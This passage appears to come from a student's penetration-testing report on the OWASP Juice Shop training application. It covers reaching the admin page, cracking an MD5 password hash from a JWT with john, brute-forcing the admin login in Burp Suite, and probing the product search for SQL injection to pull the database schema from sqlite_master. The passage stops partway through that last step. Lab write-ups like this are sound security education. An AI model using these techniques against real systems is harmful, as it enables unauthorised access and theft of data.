
6. using the same bearer authentication (swagger.io, 2022) token from step 5, update the URL to include the word *administration*

- from http://localhost:3000/#/

- to http://localhost:3000/#/administration/




7. Json Web Token(JWT) is comprised of header.payload.signature (jwt.io, 2022), look up JWT found in step 6



- Password field is hashed **0192023a7bbd73250516f069df18b500**

8. Hash-Identifier identifies the hash-type as MD5




9. create **pwdhash.txt** for the hash

10. inflate the rockyou.txt wordlist to crack the hash

- didn't actually need the rockyou.txt list in this case


11. use john to decrypt the MD5 password hash




- the administrator password is **admin123**

1.1.2 Outcomes (evidence) of the penetration testing in 1.1.1

1. **[Challenge solved]** following on from step 6 of section 1.1.1, I was able to access administration section of the juiceshop





- all the user's emails including the one I registered earlier inm442@city.ac.uk are visible

1.1.3 Explanation of how the evidence included in 1.1.1 proves that [SFR1] is violated

1. TSF failed to implement an access control policy by which:

   - the administration section may only be accessed by admin or root user via their credentials by implementing a 'Principle of least privilege'

   - *no such access control policy was implemented*

   - each user will be challenged via 2 Factor Authentication to ensure system integrity

   - *no challenge presented during login process*

   - user input will validated against a list of accepted aphanumeric characters

   - *the user-input wasn't validated which made it susceptible to SQL injection attack*

   - *SQL injection in step 5 of section 1.1.1 which logged me in as admin*

   user credentials will be kept safe by using strong encryption:

   - weak encryption i.e. MD5(low collision resistance) used to store passwords, easily decrypted in step 11 of section 1.1.1

2. The TSF wasn't able to implement such access control. Hence, it's in violation of this SFR.

1.2 [SFR1 - VC2] Log in with the administrator's user account

1.2.1 Description of penetration testing that was carried out for [SFR1 - VC2]

1. the steps 4 and 5 in section 1.1.1 cover the penetration testing for VC2

1.2.2 Outcomes (evidence) of the penetration testing in 1.2.1

1. step 1 of 1.2.1 bypasses security policy and successfully login to the administrator's account
2. admin email is revealed: admin@juice-sh.op in step 5 of section 1.1.1


1.2.3 Explanation of how the evidence included in 1.2.1 proves that [SFR1] is violated


1. The explanation regarding the exploitation of this vulnerability is already covered in 1 of 1.1.3 since VC2 is already covered under VC1.

1.3 [SFR1 - VC3] Log in with the administrator's user credentials without previously changing them or applying SQL Injection

1.3.1 Description of penetration testing that was carried out for [SFR1 - VC3]


1. I used 'Intruder' brute-force attack in burpsuite






- status code 200 indicates success

2. i used *common.txt* as most commonly used passwords



1.3.2 Outcomes (evidence) of the penetration testing in 1.3.1

1. **[Challenge Solved]** I was able to login with administrator's credentials



1.3.3 Explanation of how the evidence included in 1.3.1 proves that [SFR1] is violated

1. TSF failed to implement minimum password complexity acceptance criteria to prevent use of commonly guessable passwords

   - *steps 1 & 2 of 1.3.1 prove that commonly guessable password* ***admin123*** *was used*


2. I was successful in exploiting this vulnerability proves this violated SFR

1.4 [SFR1 - VC4] Database Schema - Exfiltrate the entire DB schema definition via SQL Injection.

1.4.1 Description of penetration testing that was carried out for [SFR1 - VC4]


1. the TOE uses SQLite database (Codebase, 2022, Database) and the tables are mentioned in the (Codebase, 2022, Data model)

2. I checked whether the search for products is susceptible to SQL injection using escape character '




- success in this step meant I can try SQL injection

3. I used burpsuite repeater to check response for apple



4. next, I used *'apple* as search string



- error was invoked, the database is named SQLITE

5. Next, I checked the SQLite documentation to learn about schema (The-Schema-Table, 2022) & section *'2. Alternative names'* mentions *sqlite_schema* can also be referenced as *sqlite_master*

6. For testing purposes, i created *inm442* table in kali-linux to determine the column that stores

the definitions for the schema


- I used query in the point (7) of FAQ section (SQLiteFAQs, 2022, How do I list all tables/indices contained in an SQLite database)

```
┌──(root㉿kali)-[/home/kali]
└─# sqlite3
SQLite version 3.37.2 2022-01-06 13:25:41
Enter ".help" for usage hints.
Connected to a transient in-memory database.
Use ".open FILENAME" to reopen on a persistent database.
sqlite> .tables
sqlite> .schema
sqlite> create table inm442(p1,p2);
sqlite> .tables
inm442
sqlite> .schema
CREATE TABLE inm442(p1,p2);
sqlite> .schema sqlite_master
CREATE TABLE sqlite_master (
  type text,
  name text,
  tbl_name text,
  rootpage integer,
  sql text
);
sqlite> select sql from sqlite_master;
CREATE TABLE inm442(p1,p2)
sqlite> select tables from juiceshop.sqlite
   ...>
   ...> ^Z
[1]+  Stopped                 sqlite3
```

- *sql* column of *sqlite_master* table stores the constructs(i.e. schema) used to build suite of tables referred as SQLite


7. the schema to build tables for the juice shop is in sql column of the *sqlite_master* table (Codebase, 2022, Data model)

8. in burpsuite i used UNION construct using sql executed in step 6 to fetch the schema for juiceshop




- I got number of columns not matching error in UNION statement

- **products** table has 9 columns in it (Codebase, 2022, Data model)



- **sqlite_master** table has 5 columns



